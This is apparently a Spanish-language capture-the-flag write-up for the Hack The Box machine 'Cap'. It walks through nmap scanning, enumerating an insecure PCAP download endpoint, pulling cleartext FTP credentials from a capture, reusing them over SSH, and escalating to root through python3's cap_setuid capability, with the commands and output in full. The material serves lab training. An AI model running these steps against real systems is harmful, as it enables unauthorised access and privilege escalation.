

Máquina Cap

- Tags: #Easy #Capability #Linux
-

Reconocimiento

1. Identificación de sistema operativo a través de ping

```
> ping -c 1 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=96.1 ms

--- 10.10.10.245 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 96.144/96.144/96.144/0.000 ms
```

Como el ttl es cercano a 64, se puede saber que la máquina es Linux

2. Identificación de puertos abiertos con Nmap

Primero se realiza un escaneo básico para identificar los puertos abiertos de la máquina:

```
> nmap -sS -p- --open --min-rate 5000 10.10.10.245 -oG allPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-09 17:45 -05
Nmap scan report for 10.10.10.245
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 15.16 seconds
```

Luego se hace un escaneo más detallado de los puertos abiertos para encontrar posibles vulnerabilidades exportándose al archivo "targeted" en formato Nmap para que pueda leerse de forma más cómoda.[\[1\]](#)

```

21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:aa:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:08:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http   unicorn
| http-title: Security Dashboard
| http-server-header: unicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: unicorn
|     Date: Wed, 09 Jul 2025 22:46:43 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
GetRequest:
HTTP/1.0 200 OK
Server: unicorn
Date: Wed, 09 Jul 2025 22:46:36 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 19386
<!DOCTYPE html>
<html class="no-js" lang="en">
<head>
<meta charset="utf-8">
<meta http-equiv="x-ua-compatible" content="ie-edge">
<title>Security Dashboard</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
<link rel="stylesheet" href="/static/css/bootstrap.min.css">
<link rel="stylesheet" href="/static/css/font-awesome.min.css">
<link rel="stylesheet" href="/static/css/themify-icons.css">
<link rel="stylesheet" href="/static/css/metisMenu.css">
<link rel="stylesheet" href="/static/css/owl.carousel.min.css">
<link rel="stylesheet" href="/static/css/slicknav.min.css">
<!-- amchar
HTTPOptions:
HTTP/1.0 200 OK
Server: unicorn
Date: Wed, 09 Jul 2025 22:46:37 GMT
Connection: close
:::

```

VPN Reconocimiento Explotación Escalada de privilegios

En este caso no se encuentra ningún dato relevante en dicho escaneo, por lo que se procede a revisar la página.

3. Revisión de la página web desplegada por el puerto 80 de la máquina Cap


En este caso hay un dashboard, pero al revisarse no se encuentra nada que llame la atención excepto el apartado "Security Snapshot (5 Second PCAP + Analysis)"

Data Type	Value
Number of Packets	1
Number of IP Packets	1
Number of TCP Packets	1
Number of UDP Packets	0

En la URL se puede ver un número específico de dato (en este caso 2), por lo que se podría pensar en hacer fuzzing para ver qué números hay

4. Fuzzing de la página web

En este caso se hace de forma manual ya que no hay que enumerar una gran cantidad de directorios, por lo que se comienza probando con el número 0



The screenshot shows a dark-themed web application interface. On the left, there's a sidebar with navigation links like 'Dashboard', 'Security Snapshot (5 Second PCAP + Analysis)', 'IP Config', and 'Network Status'. The main content area is titled 'Dashboard' and shows four data points under 'Data Type': 'Number of Packets' (Value: 72), 'Number of IP Packets' (Value: 69), 'Number of TCP Packets' (Value: 69), and 'Number of UDP Packets' (Value: 0). At the bottom left is a blue 'Download' button. The top of the screen has a header with tabs and a search bar, and the address bar shows the URL.

En este caso se encuentra una gran cantidad de paquetes transmitidos en comparación con el que se había tenido originalmente (el que muestra por defecto cuando se ingresa), por lo que es de interés y se descarga

5. Análisis de la captura descargada

Luego de ver la captura, se encuentran datos sensibles (aparentemente de credenciales) que pueden ser probados para ingresar, en este caso por el puerto 21 (por este puerto se ingresó según la captura)

38 4.126569	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
39 4.126639	192.168.196.16	192.168.196.1	TCP	64 54411 - 21 [ACK] Seq=14 Ack=55 Win=105136 Len=0
39 4.126639	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password
39 4.167781	192.168.196.1	192.168.196.16	TCP	62 54411 - 21 [ACK] Seq=14 Ack=55 Win=105136 Len=0
40 5.424999	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
41 5.426034	192.168.196.16	192.168.196.1	TCP	56 21 - 54411 [ACK] Seq=55 Ack=56 Win=64256 Len=0

Ingreso como usuario no privilegiado

1. Ingreso a servicio FTP y primera flag

Se intenta ingresar por ftp usando las credenciales nathan/Buck3tH4TF0RM3! y se ingresa de forma satisfactoria

```
> ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:fu11shoot): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Se lista el contenido y se encuentra la primera flag (user.txt)

```
ftp> dir
229 Entering Extended Passive Mode (|||31872|)
150 Here comes the directory listing.
-rw-rw-r--    1 1001      1001      956174 Jul  01 14:58 linpeas.sh
drwxr-xr-x    3 1001      1001      4096 Jul  09 21:00 snap
-r-----    1 1001      1001      33 Jul  09 13:18 user.txt
226 Directory send OK.
ftp> |
```

Escalada de privilegios

1. Ingreso por SSH y escalada de privilegios

Como no se tienen credenciales para el ingreso por ssh, se intenta ingresar con las mismas credenciales encontradas anteriormente y se logra obtener acceso a la máquina

```
> ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Wed Jul 9 23:00:35 UTC 2025

 System load: 0.08
 Usage of /: 36.9% of 8.73GB
 Memory usage: 34%
 Swap usage: 0%
 Processes: 233
 Users logged in: 0
 IPv4 address for eth0: 10.10.10.245
 IPv6 address for eth0: dead:beef::250:56ff:feb0:6bcb

=> There are 3 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jul 9 20:27:17 2025 from 10.10.14.57
nathan@cap:~$ |
```

Una vez se ha ingresado a la máquina se puede buscar por permisos especiales y capabilities (en este caso es una capability)

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ |
```

Se encuentra una capability setuid en el binario de python, por lo que se procede con la escalada de privilegios

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("whoami")
root
0
>>> |
```

Ya siendo root, se puede acceder a una terminal

```
>>> os.system("bash")
root@cap:~# |
```

2. Flag de Root

Una vez obtenida la bash, se ingresa al directorio del usuario root y se consigue la flag

```
>>> os.system( "bash" )
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# |
```

1. Es importante tener en cuenta que además del puerto 80, el puerto 21 y 22 también lo están y es posible que haya que ingresar por estos de alguna manera ↵